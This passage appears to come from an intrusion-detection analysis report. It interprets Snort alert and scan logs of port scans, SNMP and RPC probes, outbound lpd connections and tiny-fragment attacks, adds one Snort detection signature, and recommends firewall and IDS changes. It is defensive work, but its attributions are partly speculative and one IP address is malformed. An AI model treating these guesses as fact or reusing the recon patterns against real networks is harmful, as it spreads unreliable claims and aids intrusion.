03/06-01:53:39.923576 216.136.171.195:1501 -> MY.NET.100.225:32771

03/10-20:54:17.215127 152.163.241.90:5190 -> MY.NET.98.122:32771
03/10-20:54:17.919511 152.163.241.90:5190 -> MY.NET.98.122:32771
```

The host MY.NET.98 .122 was included in three previous SYNFIN and SYN scans from hosts 130.234.184.112, 64.148.1214.12, and 204.56.52.19. Potentially, information gathered here could have been shared, and been used for this targeted attack. If details of the data that exchanged between the hosts could be found, this could indicate what the attempt was. For instance, certain data may indicate that a root compromise was attempted, in which case the source IP was probably not spoofed. While if the request was just to DoS the box, then the source could well be spoofed.

The next connection series appears sporadically, and then becomes quickly repeated. It starts at 09:52, and then becomes constant at 17:24 through to 17:27. Given the quickly repeating nature of this alert, and the constant 22 source port, it is probable that this traffic was generated from a tool of some kind.

```
02/22-07:53:23.593135 24.9.158.233:22 -> MY.NET.163.17:32771
02/22-07:53:23.607543 24.9.158.233:22 -> MY.NET.163.17:32771
02/22-10:25:51.083044 24.9.158.233:22 -> MY.NET.163.17:32771
02/22-11:02:19.487124 24.9.158.233:22 -> MY.NET.163.17:32771
02/22-14:53:26.320388 24.9.158.233:22 -> MY.NET.163.17:32771
```

Perhaps the objective of this attack was to DoS the host, through making it unresponsive, or th e crash the host. Either way the traffic is most likely malicious and further traffic from this host should be monitored.

iii. Recommendations

As mentioned previously, firewall rules should be reviewed to ensure that unwanted outside connections to RPC ports are blocked.

An IDS which can perform responses, such as Snort could also be used in these situations. For instance, Snort could be configured to with Dynamic and Flexible responses to kill connections which look suspicious. For instance, a single conn ection attempt may be valid, but if Snort continues to see multiples access attempts, then RSTs could be issued as responses, to both the source and destination hosts. This would then prevent any further communication where malicious content could be tran sferred.

k. Connect to 515 from inside

i. Explanation

Port 515 is traditionally used for Unix lpd printers. There is line spooler control on TCP 515 and spooler also on UDP 515 [80]. There are documented root compromises which can occur over port 515 [81].

Further information can be found at http://www.portcullis-security.com/news/security/se-00024.htm, and http://www.sans.org/newlook/alerts/port515.htm.

The Linux Adore [82] worm also targets port 515.

ii. Observations

The most proficient traffic logged under this alert is represented below;

```
alert.000211:02/11-08:54:08.605201  [**] connect to 515 from inside [**] MY.NET.98.190:1025 ->
216.181.129.185:515
alert.000211:02/11-08:54:36.640958  [**] connect to 515 from inside [**] MY.NET.98.190:1025 ->
216.181.129.185:515
alert.000211:02/11-08:55:51.754824  [**] connect to 515 from inside [**] MY.NET.98.190:1025 ->
216.181.129.185:515
<snip>
alert.000211:02/11-17:44:56.195469  [**] connect to 515 from inside [**] MY.NET.98.190:1025 ->
216.181.129.185:515
alert.000211:02/11-17:45:30.250792  [**] connect to 515 from inside [**] MY.NET.98.190:1025 ->
216.181.129.185:515
alert.000211:02/11-17:46:20.335512  [**] connect to 515 from inside [**] MY.NET.98.190:1025 ->
216.181.129.185:515
```

This is most likely hostile traffic because of a number of reasons. For instance, the source port is constant through all the requests, which is not possible for TCP or UDP repeated connection attempt. Given that port 515 is used for ldp printing, it is very unlikely that someone would be legitimately sending this many print requests to a remote printer!

Perhaps the MY.NET host has been compromised (for which there is no previous records or indications), or the host owner is misbehaving. Perhaps they are trying a root exploit possible over port 515 [83].

Certainly this host source host should be examined for compromise, and the administrative owner questioned.

Other traffic found under this alert is detailed below;

```
02/11-10:30:00.229418 MY.NET.201.170:2697 -> 209.50.66.2:515
```

This is also suspicious traffic. Unlike the above that is constant traffic, this is just a single occurrence. Perhaps this was a targeted attack, or a simple misconfiguration which was quickly rectified. When some of the other traffic from this MY.NET host is

---

[80] http://www.snort.org
[81] http://www.yale.edu/its/security/lpd.html
[82] http://www.sans.org/y2k/adore.htm
[83] http://www.yale.edu/its/security/lpd.html, CERT Advisory CA-2000-22, http://www.portcullis-security.com/news/security/se-00024.htm, http://www.whitehats.com/info/IDS457

considered, it appears that this source is not entirely innocent. For instance consider the following extract;

```
scans.010207:Feb  7 11:51:20 MY.NET.201.170:1233 -> 129.2.244.89:161 SYN **S*****
scans.010207:Feb  7 11:51:20 MY.NET.201.170:1209 -> 129.2.244.89:137 SYN **S*****
scans.010207:Feb  7 11:51:20 MY.NET.201.170:1213 -> 129.2.244.89:141 SYN **S*****
scans.010207:Feb  7 11:51:20 MY.NET.201.170:1238 -> 129.2.244.89:166 SYN **S*****
scans.010207:Feb  7 11:51:20 MY.NET.201.170:1239 -> 129.2.244.89:167 SYN **S*****
scans.010207:Feb  7 11:51:20 MY.NET.201.170:1260 -> 129.2.244.89:188 SYN **S*****
scans.010207:Feb  7 11:51:20 MY.NET.201.170:1267 -> 129.2.244.89:195 SYN **S*****
scans.010207:Feb  7 11:51:20 MY.NET.201.170:1222 -> 129.2.244.89:150 SYN **S*****
```

This host has conducted a large port scan against the 129.2.244.89 host. This MY.NET host should be inspected to ensure it has not been compromised, and the administrative owner of the host questioned as to the port scan and 515 connection.

The next of these alerts had the following source and destination. Again, these packets appear to be crafted because of the repeated source port of 22. To connection attempts span about 7 minutes, but with only about 17 connections attempted. Again, although this outbound traffic is not normal, there is no other indication that the host has been compromised at the time of these alerts. As suggested above, the traffic should be further investigated, as with the host and administrative owner of the host. It is certainly not normal traffic.

```
alert.010203:02/03-05:31:26.883847  [**] connect to 515 from inside [**] MY.NET.7.20:22 ->
216.88.97.58:515
alert.010203:02/03-05:31:33.013284  [**] connect to 515 from inside [**] MY.NET.7.20:22 ->
216.88.97.58:515
alert.010203:02/03-05:31:55.525526  [**] connect to 515 from inside [**] MY.NET.7.20:22 ->
216.88.97.58:515
```

The next connection under this ale rt is definitely suspicions. The MY.NET.162.71 host has port scanned the 209.249.182.79 host AFTER the connection attempt to 515 was made.

```
alert.010203:02/03-17:38:20.522043  [**] connect to 515 from inside [**] MY.NET.162.71:2878 ->
209.249.182.79:515
scans.010207:Feb  7 02:52:26 MY.NET.162.71:3259 -> 209.249.182.79:947 SYN **S*****
scans.010207:Feb  7 02:52:26 MY.NET.162.71:3261 -> 209.249.182.79:654 SYN **S*****
scans.010207:Feb  7 02:52:26 MY.NET.162.71:3281 -> 209.249.182.79:1476 SYN **S*****
scans.010207:Feb  7 02:52:26 MY.NET.162.71:3282 -> 209.249.182.79:91 SYN **S*****
scans.010207:Feb  7 02:52:27 MY.NET.162.71:3286 -> 209.249.182.79:241 SYN **S*****
scans.010207:Feb  7 02:52:27 MY.NET.162.71:3289 -> 209.249.182.79:169 SYN **S*****
<snip>
```

Perhaps there is an error in the log times, but either way the MY.NET host is engaging in traffic it should not be. Given the later port scan, the 515 connection is most likely not a misconfiguration mistake. Inspection of the host, and questioning of the administrative owner of the host should be performed.

The traffic associated with the final 515 connection alert has similarities to the above, but is still distinctly different. In this case the MY.NET port scans other hosts in the days following the 515 co nnect. The interesting aspect of these scans is that the destination port is sometimes repeated in the scans. These are not retries since the source port changes. This behavior may help identify the tool being used.

Again, this traffic is of concern, a nd the MY.NET host should be further investigated.

```
alert.010227:02/27-07:58:52.539739  [**] connect to 515 from inside [**] MY.NET.179.78:4036 ->
24.13.123.8:515
```

scans.010227:Feb 27 07:58:52 MY.NET.179.78:4036 -> 24.13.123.8:515 SYN **S*****

```
scans.010302:Mar  2 15:57:36 MY.NET.179.78:1995 -> 63.71.84.103:1515 SYN **S*****
scans.010302:Mar  2 15:58:07 MY.NET.179.78:2420 -> 63.71.84.103:515 SYN **S*****
scans.010302:Mar  2 15:58:22 MY.NET.179.78:4515 -> 63.71.84.103:595 SYN **S*****
scans.010302:Mar  2 15:58:29 MY.NET.179.78:1515 -> 63.71.84.103:120 SYN **S*****
scans.010302:Mar  2 16:01:59 MY.NET.179.78:4515 -> 63.71.84.102:554 SYN **S*****
scans.010302:Mar  2 16:24:27 MY.NET.179.78:2854 -> 63.71.84.102:515 SYN **S*****
scans.010302:Mar  2 16:24:35 MY.NET.179.78:3515 -> 63.71.84.102:1496 SYN **S*****
scans.010302:Mar  2 16:24:49 MY.NET.179.78:4682 -> 63.71.84.102:1515 SYN **S*****
scans.010302:Mar  2 16:24:59 MY.NET.179.78:1515 -> 63.71.84.102:548 SYN **S*****
scans.010302:Mar  2 16:43:37 MY.NET.179.78:2586 -> 63.71.84.104:1515 SYN **S*****
scans.010302:Mar  2 16:44:17 MY.NET.179.78:1055 -> 63.71.84.104:1515 SYN **S*****
scans.010302:Mar  2 16:46:35 MY.NET.179.78:4515 -> 63.71.84.104:3086 SYN **S*****
scans.010312:Mar 12 13:57:10 MY.NET.179.78:4602 -> 208.231.55.57:1515 SYN **S*****
scans.010312:Mar 12 13:57:16 MY.NET.179.78:1515 -> 208.231.55.57:315 SYN **S*****
```

iii. Recommendations

For the connections leaving the MY.NET network destined for port 515 on the outside, it would be highly recommended to consult the administrators of the hosts making these connections. Egress firewall filtering should also be applied to prevent such connections from being made to the outside.

l. SNMP public access

i. Explanation

Unsolicited SNMP access can provide an attacking with deta iled and specific information about network devices. Subsequently, public access to SNMP data and requests should always be disabled.

For instance:

> "This alert may indicate an SNMP probe was attempted to determine a list of NT Usernames from the server" [84].

An example Snort signature is shown below:

```
misc-lib:alert udp any any  -> $HOME_NET 161 (msg: "SNMP public
access"; content:"public";)
```

ii. Observations

It appears as though the MY.NET host has been specifically targeted. The probes come in at regular in tervals initially, and then a couple more are sent days later. The traffic is suspicious since the source port remains constant on each attempt, which is not possible unless packet crafting has been used. The UDP source port will change each time the pro gram sending traffic is run [85].

Given the time intervals, this not likely a DoS attack, which is common with SNMP attacks [86]. In those attacks, it is common for the source address may be spoofed. The source IP is assigned to NASA. Perhaps the abuse contact for the IP address range should be contacted t verify whether the traffic originated from them or not.

OIf the attack is not a DoS, then perhaps the attacker is trying to gain a connection, in which case the source will most likely not be spoofed. There is always the possibility of a man in the middle communication as well. Further analysis of the data sent in the connection process may indicate what the intentions of the connecting host were.

Finally, as indicated above, the host appears to have been targeted. There is no record of previous scans to this host, so it is unclear why it was targeted in this manner.

```
alert.000220:02/20-10:33:55.951000  [**] SNMP public access [**] 128.183.38.30:1030 ->
MY.NET.154.26:161
alert.000220:02/20-14:29:33.326891  [**] SNMP public access [**] 128.183.38.30:1030 ->
MY.NET.154.26:161
alert.000220:02/20-14:30:03.368514  [**] SNMP public access [**] 128.183.38.30:1030 ->
MY.NET.154.26:161
<snip>
alert.000220:02/20-17:41:04.832151  [**] SNMP public access [**] 128.183.38.30:1030 ->
MY.NET.154.26:161
alert.010227:02/27-12:12:31.744265  [**] SNMP public access [**] 128.183.38.30:1030 ->
MY.NET.154.26:161
alert.010227:02/27-16:52:32.386968  [**] SNMP public access [**] 128.183.38.30:1030 ->
MY.NET.154.26:161
```

---

[84] http://www.whitehats.com/info/IDS333
[85] Stevens Richard, TCP/IP Illustrated Volume 1, 1994 Addison -Wesley, New York p148
[86] Northcutt Stephen, Cooper Mark and others, Intrusion Signatures and Analysis, New Riders Indiana 2001 , p87- 89

The next discu ssion refers to the following;

```
alert.010130:01/30-00:01:03.208289  [**] SNMP public access [**] MY.NET.70.42:2155 ->
MY.NET.50.154:161
alert.010203:02/03-00:01:04.845994  [**] SNMP public access [**] MY.NET.70.42:1156 ->
MY.NET.50.154:161
alert.010203:02/03-00:01:05.046691  [**] SNMP public access [**] MY.NET.70.42:1156 ->
MY.NET.50.154:161
alert.010203:02/03-00:04:29.598072  [**] SNMP public access [**] MY.NET.111.156:1737 ->
MY.NET.50.154:161
alert.010203:02/03-00:04:30.898906  [**] SNMP public access [**] MY.NET.111.156:1737 ->
MY.NET.50.154:161
```

These connections, all to the same internal MY.NET host occurred over the period of 4 days. The source hosts, as well as sharing the same destinations (and the only destinations which these sources go to), also share the same connection characteristics. If the first line is ignored, then the two connections made by each source host are similar in that both requests are made about 1 second apart, and both with the same source port

These internal source hosts sho uld be investigated to confirm if they made the requests, and if they did, why were the requests made.

The next SNMP traffic to be considered is as follows;

```
alert.010222:02/22-11:56:55.782297  [**] SNMP public access [**] 128.46.156.197:1191 ->
MY.NET.100.99:161
alert.010222:02/22-11:58:09.934277  [**] SNMP public access [**] 128.46.156.197:1200 ->
MY.NET.100.206:161
alert.010222:02/22-11:59:46.118246  [**] SNMP public access [**] 128.46.156.197:1232 ->
MY.NET.100.99:161
alert.010222:02/22-12:00:54.380538  [**] SNMP public access [**] 128.46.156.197:1238 ->
MY.NET.100.206:161
alert.010222:02/22-12:00:55.027408  [**] SNMP public access [**] 128.46.156.197:1242 ->
MY.NET.100.99:161
alert.010222:02/22-12:01:08.363542  [**] SNMP public access [**] 128.46.156.197:1251 ->
MY.NET.100.143:161
<snip>
alert.010228:02/28-06:56:16.327532  [**] SNMP public access [**] 128.46.156.197:2809 ->
MY.NET.100.143:161
alert.010228:02/28-08:08:42.555437  [**] SNMP public access [**] 128.46.156.197:3843 ->
MY.NET.100.206:161
alert.010228:02/28-08:08:47.549512  [**] SNMP public access [**] 128.46.156.197:3848 ->
MY.NET.100.99:161
alert.010228:02/28-08:08:55.876824  [**] SNMP public access [**] 128.46.156.197:3855 ->
MY.NET.100.99:161
```

The external host of 128.46.156.197 (Purdue Univ ersity) has made many SNMP connections to a number of internal MY.NET hosts over the period of about a week. The majority of connections are made to the MY.NET.100.99 host.

There does not appear to be sufficient traffic to conclude that this was a DoS at tack. Similarly, given the number of hosts connections are made to, it would not appear to be a configuration error. The flow of ephemeral ports appears to be correct, in that they cycle correctly from just above 1024 to just under 5000 [87]. Perhaps these are valid connections for certain inter university research.

Certainly the source host should be contacted to confirm their activity. A recommendation to be made if this is valid traffic is to change the default public access string, such that this ale rt will not be generated in the future, and to provide increased security.

[87] Stevens Richard, TCP/IP Illustrated Volume 1, 1994 Addison -Wesley, New York p148

iii. Recommendations

All SNMP public access should be disabled.

m. External RPC Call

i. Explanation

As previously mentioned, there are many reported RPC exploits. Hence, any connection to RPC ports should be monitored.

ii. Observations

The first traffic to be considered under this alert is very suspicious, and is most likely a recon scan to look for vulnerable hosts. Given that an RPC call is attempted to be made, specific information is being gathered. Also, given that these are TCP connections being made, the source address is not likely to be spoofed.

There is also an interesting pattern to the scanning. For one, the source ports are incrementing in such a manner as to indicate tha t other outbound connections are being made. Also, the hosts being scanned are being scanned by C class subnet, and within each subnet there starts off being about 6 hosts scanned, but this then fluctuates the higher up the C class the scan goes.

This is clearly suspicious activity, and traffic from this host should be monitored closely. The administrative contact for this source IP range should also be contacted.

```
alert.000220:02/20-19:34:43.274146  [**] External RPC call [**] 129.105.107.190:1400 ->
MY.NET.1.117:111
alert.000220:02/20-19:34:43.274210  [**] External RPC call [**] 129.105.107.190:1405 ->
MY.NET.1.122:111
alert.000220:02/20-19:34:43.275630  [**] External RPC call [**] 129.105.107.190:1448 ->
MY.NET.1.165:111
<snip>
alert.000220:02/20-19:37:13.215976  [**] External RPC call [**] 129.105.107.190:3740 ->
MY.NET.71.220:111
alert.000220:02/20-19:37:13.216140  [**] External RPC call [**] 129.105.107.190:3753 ->
MY.NET.71.233:111
alert.000220:02/20-19:37:13.216191  [**] External RPC call [**] 129.105.107.190:3755 ->
MY.NET.71.235:111
```

The next portion of traffic is a B class subnet scan, and like above the speed that packets are sent is very fast. It can be noticed that some connections are being recorded out of order, giving an idea just how closely sent the requests were. The scan also appears to select random incrementing hosts in each C class. Unlike the above scan, this scan manages to make its way through hosts of the entire B class subnet of MY.NET.

This scan is either an attempted DoS on the surrounding networks, or a large recon effort.

```
alert.000220:02/20-19:41:05.730067  [**] External RPC call [**] 171.65.61.201:1464 ->
MY.NET.1.15:111
alert.000220:02/20-19:41:05.731385  [**] External RPC call [**] 171.65.61.201:1462 ->
MY.NET.1.13:111
alert.000220:02/20-19:41:06.172737  [**] External RPC call [**] 171.65.61.201:1455 ->
MY.NET.1.6:111
alert.000220:02/20-19:41:07.758966  [**] External RPC call [**] 171.65.61.201:2214 ->
MY.NET.4.0:111
<snip>
alert.000220:02/20-19:50:27.762190  [**] External RPC call [**] 171.65.61.201:3566 ->
MY.NET.253.125:111
```

```
alert.000220:02/20-19:50:27.801089  [**] External RPC call [**] 171.65.61.201:3827 ->
MY.NET.254.131:111
alert.000220:02/20-19:50:27.802801  [**] External RPC call [**] 171.65.61.201:3837 ->
MY.NET.254.141:111
alert.000220:02/20-19:50:27.841864  [**] External RPC call [**] 171.65.61.201:3558 ->
MY.NET.253.117:111
alert.000220:02/20-19:50:27.841918  [**] External RPC call [**] 171.65.61.201:3559 ->
MY.NET.253.118:111
```

Given the apparent randomness of both of the scans, and their speed of data being sent, and that the second scan commenced shortly after the other, it could be asserted that these two scans were coordinated to perform a DoS or recon on the MY.NET network. The finding further shows that no host was scanned by both scans. If these scans were coordinated, then the findings from each could be combined to give an even larger view of the MY.NET network. Another alternative for the combined attack is that this was a mistimed DoS attempt.

It is also worthy to note that both sources are of Universities, that of Northwestern University and Stanford University. It could be that these addresses were deliberately chosen and spoofed by a single host. If the source ports are considered from the attacking host, when the first scan finished the source port was on 3755, and four minutes later when the next scan commenced it was on 1464. The source ports in the scans ranged from above 1024 to below 5000, so it could be possible that the source port s had wrapped back around to 1464 when the second scan began.

Certainly further traffic from these networks should be greatly monitored. The administrative contacts for the offending Ips contacted, to confirm whether the traffic originated from these Ips or whether it was spoofed.

These last connections (shown below) will be considered together. All these MY.NET destinations have been scanned previously on other ports, by a variety of scans. Although none of the scans appear to correlate to this connect ion, it is worthy to note.

These destinations appear to have been specifically chosen. The sources are both from ISP type companies. The 209.88.124.3 appears to be an American based company of EarthLink [88], while the 199.174.56.66 is a European company of GlobalOne[89]. It could be conceivable that the EarthLink account belonged to a MY.NET employee and they connected from their home for a legitimate purpose. While it is unlikely that a worker would be trying from a European account.

Whether these were leg itimate accesses of not, the destinations were chosen specifically. Further investigation should be considered as to what communication passed between the hosts, and further monitoring of the hosts should be undertaken.

```
alert.010306:03/06-00:48:13.503963  [**] External RPC call [**] 209.88.124.3:4257 ->
MY.NET.133.170:111
alert.010306:03/06-00:48:17.029343  [**] External RPC call [**] 209.88.124.3:4615 ->
MY.NET.135.18:111
alert.010306:03/06-00:48:18.012440  [**] External RPC call [**] 209.88.124.3:4789 ->
MY.NET.135.192:111
alert.010306:03/06-00:48:18.055797  [**] External RPC call [**] 209.88.124.3:4794 ->
MY.NET.135.197:111

alert.010307:03/07-17:16:44.648225  [**] External RPC call [**] 199.174.56.66:3278 ->
MY.NET.135.178:111
```

[88] http://www.earthlink.com
[89] http://www.globalone.com

iii. Recommendations

Recommendations as discussed in this section.

n. NMAP TCP ping!

i. Explanation

NMAP is a common scanning utility. It can also be used to determine operating system details. Because of its commonality, it has well documented signatures, and can be easily detected .

ii. Observations

The following scan is responsible for a huge amount of traffic over the MY.NET network. It appears as though the internal host of MY.NET.70.38 performed an NMAP scan of pretty much the entire B class of MY.NET. There are a few hosts miss ing in the scan, but this could be attributed to sensor packet loss. The hosts scanned received connection attempts of the following manner. Note also the source ports which often repeat, consistent with a tool such as NMAP.

```
scans.000220:Feb 20 02:02:43 MY.NET.70.38:36338 -> MY.NET.101.2:40810 SYN **S*****
scans.000220:Feb 20 02:02:43 MY.NET.70.38:36340 -> MY.NET.101.2:40810 XMAS ***F*P*U
scans.000220:Feb 20 02:02:41 MY.NET.70.38:36327 -> MY.NET.101.2:40810 UDP
scans.000220:Feb 20 02:03:21 MY.NET.70.38:36338 -> MY.NET.101.4:35683 SYN **S*****
scans.000220:Feb 20 02:03:21 MY.NET.70.38:36340 -> MY.NET.101.4:35683 XMAS ***F*P*U
scans.000220:Feb 20 02:04:32 MY.NET.70.38:36338 -> MY.NET.101.8:32321 SYN **S*****
scans.000220:Feb 20 02:04:32 MY.NET.70.38:36327 -> MY.NET.101.8:32321 UDP
scans.000220:Feb 20 02:04:32 MY.NET.70.38:36340 -> MY.NET.101.8:32321 XMAS ***F*P*U
scans.000220:Feb 20 02:04:37 MY.NET.70.38:36327 -> MY.NET.101.9:43656 UDP
scans.000220:Feb 20 02:06:05 MY.NET.70.38:36338 -> MY.NET.101.14:31219 SYN **S*****
scans.000220:Feb 20 02:06:05 MY.NET.70.38:36340 -> MY.NET.101.14:31219 XMAS ***F*P*U
scans.000220:Feb 20 02:06:09 MY.NET.70.38:36338 -> MY.NET.101.14:31942 SYN **S*****
scans.000220:Feb 20 02:07:13 MY.NET.70.38:36340 -> MY.NET.101.18:34394 XMAS ***F*P*U
scans.000220:Feb 20 02:08:42 MY.NET.70.38:36338 -> MY.NET.101.24:31751 SYN **S*****
scans.000220:Feb 20 02:08:42 MY.NET.70.38:36340 -> MY.NET.101.24:31751 XMAS ***F*P*U
scans.000220:Feb 20 02:08:42 MY.NET.70.38:36327 -> MY.NET.101.24:31751 UDP
scans.000220:Feb 20 02:08:52 MY.NET.70.38:36338 -> MY.NET.101.24:32158 SYN **S*****
scans.000220:Feb 20 02:08:52 MY.NET.70.38:36340 -> MY.NET.101.24:32158 XMAS ***F*P*U
scans.000220:Feb 20 02:08:52 MY.NET.70.38:36327 -> MY.NET.101.24:32158 UDP
```

As to why this scan was conducted on the internal network, there are a number of alternatives. Perhaps someone was legitimately running an internal scan for vulnerability assessment, or someone internal was running an unauthorized scan for their own interest, or the box running the scan has been compromised, allowing an unauthorized person to conduct the scan.

There is not indication that prior to this scanning the source host engaged in any other malicious activity.

Certainly this host should be inspected, and the a dministrative owner of the host questioned as to this activity.

The next sample of NMAP activity is a little more conspicuous;

```
alert.000211:02/11-18:48:41.162716  [**] NMAP TCP ping! [**] 192.102.197.234:80 ->
MY.NET.1.8:53
alert.000220:02/20-11:08:18.892385  [**] NMAP TCP ping! [**] 192.102.197.234:80 ->
MY.NET.1.8:53
alert.000220:02/20-11:08:18.893862  [**] NMAP TCP ping! [**] 192.102.197.234:53 ->
MY.NET.1.8:53
alert.010130:01/30-10:20:21.185419  [**] NMAP TCP ping! [**] 192.102.197.234:53 ->
MY.NET.1.8:53
alert.010130:01/30-10:20:26.176916  [**] NMAP TCP ping! [**] 192.102.197.234:80 ->
MY.NET.1.8:53
alert.010130:01/30-16:05:29.293513  [**] NMAP TCP ping! [**] 192.102.197.234:80 ->
MY.NET.1.8:53
alert.010222:02/22-10:20:44.511742  [**] NMAP TCP ping! [**] 192.102.197.234:53 ->
MY.NET.1.8:53
```

```
alert.010222:02/22-20:17:47.796636  [**] NMAP TCP ping! [**] 192.102.197.234:53 ->
MY.NET.1.8:53
alert.010224:02/24-13:43:36.402337  [**] NMAP TCP ping! [**] 192.102.197.234:53 ->
MY.NET.1.8:53
alert.010227:02/27-01:30:19.540385  [**] NMAP TCP ping! [**] 192.102.197.234:80 ->
MY.NET.1.10:53
alert.010310:03/10-15:02:26.238513  [**] NMAP TCP ping! [**] 192.102.197.234:80 ->
MY.NET.1.8:53
alert.010310:03/10-19:12:46.945749  [**] NMAP TCP ping! [**] 192.102.197.234:80 ->
MY.NET.1.8:53
```

It is interesting to note that this scanning host always goes to the MY.NET.1.8 address except once where they go to MY.NET.1.10, and always to port 53. The packets are obviously from a scanning tool because of the incorrect source ports.

The source host, which does not participate in any other network activity, may or may not be spoofed. Generally a NMAP type tool would be used to fingerprint a remote host, however, in the context it has been used here this does not make sense. Because the same host has been scanned repeatedly it is probably not a fingerprinting attempt, unless the host was not active during these attempts and they were trying to catch the host when it was alive. Perhaps the attacker was trying to confuse the target h ost with the flags being set, hoping for the machine to crash.

Perhaps the attacker also was testing to see if the host was alive. The following extract may indicate that in fact these NMAP pings where conducted to test of the host was alive before lau nching another attack.

```
alert.000220:02/20-11:08:18.893862  [**] NMAP TCP ping! [**] 192.102.197.234:53 -> MY.NET.1.8:53
alert.000220:02/20-13:11:42.944236  [**] NMAP TCP ping! [**] 159.215.19.44:80 -> MY.NET.1.8:53
alert.010130:01/30-00:46:35.731948  [**] Tiny Fragments - Possible Hostile Activity [**] 202.205.5.10 ->
MY.NET.1.8
alert.010130:01/30-00:46:35.732041  [**] Tiny Fragments - Possible Hostile Activity [**] 202.205.5.10 ->
MY.NET.1.8
alert.010130:01/30-04:00:03.304401  [**] Tiny Fragments - Possible Hostile Activity [**] 202.205.5.10 ->
MY.NET.1.8
alert.010130:01/30-04:11:18.990423  [**] Tiny Fragments - Possible Hostile Activity [**] 202.205.5.10 ->
MY.NET.1.8
alert.010130:01/30-07:26:05.596053  [**] Tiny Fragments - Possible Hostile Activity [**] 202.205.5.10 ->
MY.NET.1.8
alert.010130:01/30-10:20:21.185419  [**] NMAP TCP ping! [**] 192.102.197.234:53 -> MY.NET.1.8:53
alert.010130:01/30-10:20:26.176916  [**] NMAP TCP ping! [**] 192.102.197.234:80 -> MY.NET.1.8:53
alert.010130:01/30-10:24:28.285082  [**] Tiny Fragments - Possible Hostile Activity [**] 202.205.5.10 ->
MY.NET.1.8
alert.010130:01/30-14:59:36.822934  [**] Tiny Fragments - Possible Hostile Activity [**] 61.134.9.134 ->
MY.NET.1.8
alert.010130:01/30-15:02:27.758724  [**] Tiny Fragments - Possible Hostile Activity [**] 61.140.75.3 ->
MY.NET.1.8
alert.010130:01/30-15:18:57.560320  [**] Tiny Fragments - Possible Hostile Activity [**] 61.136.61.68 ->
MY.NET.1.8
alert.010130:01/30-15:18:57.560365  [**] Tiny Fragments - Possible Hostile Activity [**] 61.136.61.68 ->
MY.NET.1.8
alert.010130:01/30-16:05:29.293513  [**] NMAP TCP ping! [**] 192.102.197.234:80 -> MY.NET.1.8:53
alert.010130:01/30-16:37:37.001193  [**] Tiny Fragments - Possible Hostile Activity [**] 210.12.160.130 ->
MY.NET.1.8
alert.010130:01/30-16:53:16.741168  [**] Tiny Fragments - Possible Hostile Activity [**] 202.96.96.3 ->
MY.NET.1.8
alert.010130:01/30-17:01:53.791047  [**] Tiny Fragments - Possible Hostile Activity [**] 61.134.9.133 ->
MY.NET.1.8
alert.010130:01/30-19:24:55.281169  [**] Tiny Fragments - Possible Hostile Activity [**] 202.96.96.3 ->
MY.NET.1.8
alert.010130:01/30-19:24:55.281217  [**] Tiny Fragments - Possible Hostile Activity [**] 202.96.96.3 ->
MY.NET.1.8
alert.010130:01/30-20:22:33.581963  [**] Tiny Fragments - Possible Hostile Activity [**] 61.134.9.133 ->
MY.NET.1.8
```

Notice that the Tiny Fragments attacks twice closely (matter of minutes) follow the NMAP ping. The first Tiny Fragments may also closely follow the top NMAP pings from the alert.000220 file, as it is suspected that this file has the incorrect time and date.

If these Tiny Fragments and NMAP alerts are related, then this would imply that the NMAP ping source addresses is a real source, since a reply was required, and the Tiny Fragments attacks are pr obably spoofed sources controlled by the NMAPer.

The MY.NET.1.10 host also suffered the Tiny Fragment attacks as well, with no logging of the NMAP alert prior to the attacks. Perhaps if further logs could be retrieved this could further be verified.

Certainly this should be investigated further, as this is potentially a well-coordinated activity.

The next collection of traffic is mixed and matched and will be addresses together;

This traffic is difficult to explain. Firstly it is suspicious, not only because it is crafted packets directed towards specific hosts, but also the source and destination ports match the pattern of the scans discussed above. The hosts targeted are also very close to the hosts targeted above. Mixed in as well is an obviously spoofed source address of 2.2.2.2 However, unlike above, there is no attack fragmentation associated with these destination hosts.

At least three of the probes below are directed to hosts that appear to play online games, those being MY.NET.100.165, M Y.NET.213.246 and MY.NET.60.14, and none of these probes to game players are directed to port 53. It would be logical to separate these, since they do not go to port 53, but the 194.133.58.129 host also probes the MY.NET.1.5:53, so perhaps it is not separ ate.

It would appear that whoever is using a tool to scan on ports 53 and 80 also play online games, therefore indicating the source host is valid. Subsequently, the source host IP address range contact should be contacted, and the probes reported.

All that can be suggested here is to investigate these hosts targeted and to confirm whether they exists or not, and monitor further traffic to them.

```
01/30-22:26:55.413937 208.5.219.131:53 -> MY.NET.1.8:53
02/23-15:52:38.761079 208.5.219.131:80 -> MY.NET.1.8:53
03/07-09:37:32.287277 159.215.19.44:80 -> MY.NET.1.8:53
02/28-16:34:12.895176 159.215.19.44:53 -> MY.NET.1.9:53

02/03-02:42:28.013935 12.40.36.194:80 -> MY.NET.1.5:53
02/04-00:11:25.234141 2.2.2.2:80 -> MY.NET.1.5:53
03/06-23:30:43.690984 199.197.130.21:80 -> MY.NET.1.5:53
02/06-15:43:01.037063 194.133.58.129:80 -> MY.NET.1.5:53
03/06-01:10:13.052042 194.133.58.129:80 -> MY.NET.1.5:53
03/06-12:40:33.912134 194.133.58.129:80 -> MY.NET.100.165:80 → Game player

02/03-08:28:15.410365 63.119.91.2:80 -> MY.NET.1.3:53
02/04-02:19:14.657193 63.119.91.2:80 -> MY.NET.1.3:53
02/04-18:30:45.809107 63.119.91.2:80 -> MY.NET.110.39:25 ?
02/04-22:29:10.870395 63.119.91.2:80 -> MY.NET.1.3:53

alert.010223:02/23-05:49:10.731735  [**] NMAP TCP ping! [**] 159.237.4.2:80 ->
MY.NET.1.4:53
alert.010223:02/23-12:20:19.876416  [**] NMAP TCP ping! [**] 194.133.58.129:80 ->
MY.NET.1.4:53

02/28-04:22:55.591515 202.187.24.3:80 -> MY.NET.60.14:80 → game player
02/28-08:18:11.518748 65.160.48.98:80 -> MY.NET.213.246:24 → game player
```

iii. Recommendations

Recommendations as discussed in this section.

o. Watchlist 000222 NET -NCFC

Watchlist 000222 NET -NCFC
similar to
Detects since there is a source of the chinese acadamy of science - 159.226.5.222

i. Explanation

These addresses are tagg ed by the Watchlist 000222 NET -NCFC alert because they belong to the Computer Network Center Chinese Academy of Sciences.

Other very similar traffic has been reported; take for instance the following from http://www.zeltser.com/sans/practical.

